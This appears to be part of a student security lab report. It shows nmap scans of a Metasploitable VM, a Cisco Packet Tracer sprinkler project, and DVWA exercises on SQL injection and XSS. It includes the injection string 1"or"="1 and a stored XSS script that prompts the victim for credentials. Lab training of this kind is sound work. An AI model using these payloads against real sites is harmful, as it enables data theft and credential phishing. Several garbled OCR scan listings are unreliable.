514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[root@kali: ~]
```

33) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```
File Actions Edit View Help
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
2048/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open x11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
[+] nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 92.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
[+] nmap [-]
root@kali:~[~]
```

34) nmap -sT 192.168.56.101

Scans all the tcp connections.

```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
[+] nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Nmap shown 97 closed TCP ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
109/tcp   open  netbios-ssn
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
2048/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
[+] nmap [-]
root@kali:~[~]
```

35) nmap -sU 192.168.56.101


Scans all the udp connections.

36) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

37) nmap -O 192.168.56.101

Used for OS detection.



```
File Actions Edit View Help
5900/tcp open vnc          VNC (protocol 3.3)
5901/tcp open vnc          VNC (protocol 3.3)
5902/tcp open vnc          VNC (protocol 3.3)
6667/tcp open irc          UnrealIRCd
8009/tcp open ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irr.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds


root@kali: ~]# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
mass_dns warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan initiated: 1 IP address (1 hosts up)
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  nntp
139/tcp   open  netbios-ssn
443/tcp   open  https
8009/tcp  open  ajp13
8180/tcp  open  http
2000/tcp  open  http
2112/tcp  open  scapyproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  vnc
6667/tcp  open  irc
8009/tcp  open  ajp13 (Apache Tomcat/Coyote JSP engine 1.1)
8180/tcp  open  http
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Running: Linux 2.6.x - 2.6.33
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds

root@kali: ~]#
```

38) nmap -A 192.168.56.101

Used for aggressive scan.




```
File Actions Edit View Help
root@kali: ~]# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:37 EST
mass_dns warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan initiated: 1 IP address (1 hosts up)
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubntul (protocol 2.0)
| ssh-hostkey:
|_ 2448 5556248f21160ea720ae8310213d368f7 (RSA)
|_ 2448 5556248f21160ea720ae8310213d368f7 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smpd
|_smtp-identity: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRV, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   ciphers supported:
|     SSLv2_RC4_128_CBC_WITH_MD5
|     SSLv2_RC4_128_CBC_WITH_MD5
|     SSLv2_RC4_128_CBC_EXPORT40_WITH_MD5
|     SSLv2_DES_40_EDES_CBC_WITH_MD5
|     SSLv2_DES_40_EDES_CBC_WITH_MD5
|     SSLv2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2023-02-28T09:37:33+00:00; 0s from scanner time.
|_not valid before: 2010-03-17T14:07:45
|_not valid after: 2018-04-16T14:07:45
50/tcp   open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
113/tcp   open  nntp         nnrpd
|_nntp-identity: nnrpd@metasploitable.localdomain
|_nntp-date: 2023-02-28T09:37:33+00:00; 0s from scanner time.
|_nntp-notvalidbefore: 2010-03-17T14:07:45
|_nntp-notvalidafter: 2018-04-16T14:07:45
| dns-nsid:
| bind-version: 9.4.2
80/tcp   open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
123/tcp   open  rpcbind      100000
|_rpcinfo: program port/proto service
| 100000  1 111/tcp rpcbind
| 100000  2 111/udp rpcbind
100003  2,3,4 2849/tcp nfs
root@kali: ~]#
```

6. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco packet tracer. This is utilized so that we can imitate network devices. When smoke is detected, this project is utilized to manage the fire and activate the filter. To achieve this, we primarily require four components: a server, a water sprinkler, a smoke detector, and three autos that emit smoke. After dragging and dropping all of these components into the working area, we must change the server's name to registration server and the water sprinkler's name to sprinkler. Then, all of the networks must be static types, which we can verify in the config in

the settings of each component. Following that, the IPv4 address for the server, water sprinkler, and smoke detector must be assigned. These components' IPv4 addresses will be 1.0.0.1, 1.0.0.2, and 1.0.0.3, respectively. After that, in the server's desktop settings, we must look for the user and create an account with the username admin and password admin. Following that, connect the fire extinguisher and smoke detector by selecting the remote desktop option for each component. Finally, in the server, two conditions must be added: smoke on and smoke off, with the limits established.




Group2:

1. Perform exploiting DVWA
 - a) Perform SQL injection on DVWA
 - b) Perform Cross-site scripting on DVWA
 - c) Perform File upload DVWA

CROSS SITE SCRIPTING AND SQL INJECTION


Step 1:

Get the IP address of metasploitable and search it in firefox




Step 2:

Go to DVWA and click on log in.




Step 3:

It'll lead you to the index page.



Step 4:

Go to DVWA security and set security to low.



Step 5:

Go to SQL Injection and enter 1"or"="1 and submit

The screenshot shows a Linux desktop environment with a browser window open to the DVWA SQL Injection page at 192.168.56.102/dvwa/vulnerabilities/sql/. The left sidebar menu is visible, with 'SQL injection' highlighted. The main content area displays the 'Vulnerability: SQL Injection' page. In the 'User ID:' input field, the value '1"or"="1' is entered. Below the input field, the 'Submit' button is visible. The 'More info' section contains three links: 'http://www.secureteam.com/security/reviews/50P0N1P76E.html', 'http://en.wikipedia.org/wiki/SQL_injection', and 'http://www.unixwiz.net/tips/sql-injection.html'. At the bottom of the page, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'. The system tray at the bottom right shows the date as 09/03/2023 and the time as 7:51 PM.

You'll get the first name and surname.

The screenshot shows the same DVWA SQL Injection page after the exploit has been submitted. The 'User ID:' input field now contains 'ID: 1"or"="1'. Below the input field, the output shows 'First name: admin' and 'Surname: admin'. The rest of the page content and sidebar remain the same as in the previous screenshot. The system tray at the bottom right shows the date as 09/03/2023 and the time as 7:51 PM.

Step 6:

Go to XSS reflected and enter the given piece of javascript code and hit submit.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL: 192.168.56.102/dvwa/vulnerabilities/xss_r/. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". A form asks "What's your name?" with a text input field containing "". Below the form is a "Submit" button. To the right, there is a "More info" section with links to various XSS resources. On the left, a sidebar lists various attack types, with "XSS reflected" highlighted. At the bottom, it says "Denn Vulnerable Web Application (DVWA) v1.0.7". The status bar at the bottom right shows the date and time: 09/03/2023 7:53 PM.

A javascript alert will appear.


This screenshot shows the same DVWA XSS Reflected page after the exploit was submitted. A JavaScript alert dialog box is prominently displayed in the center of the screen, reading "hacked". The rest of the page content is dimmed. The status bar at the bottom right shows the date and time: 09/03/2023 7:53 PM.

Step 7:

Go to xss stored and give some name and add the given javascript snippet in the message field and click on “sign Guestbook”.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL: 192.168.56.102/dvwa/vulnerabilities/xss_s/. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Stored Cross Site Scripting (XSS)". A form has "Name" set to "hi" and "Message" set to "<script>prompt('enter credentials')</script>". Below the form is a "Sign Guestbook" button. To the right, there is a "More info" section with links to various XSS resources. On the left, a sidebar lists various attack types, with "XSS stored" highlighted. At the bottom, it says "Denn Vulnerable Web Application (DVWA) v1.0.7". The status bar at the bottom right shows the date and time: 09/03/2023 7:53 PM.

A prompt to enter details based on the javascript snippet will appear.

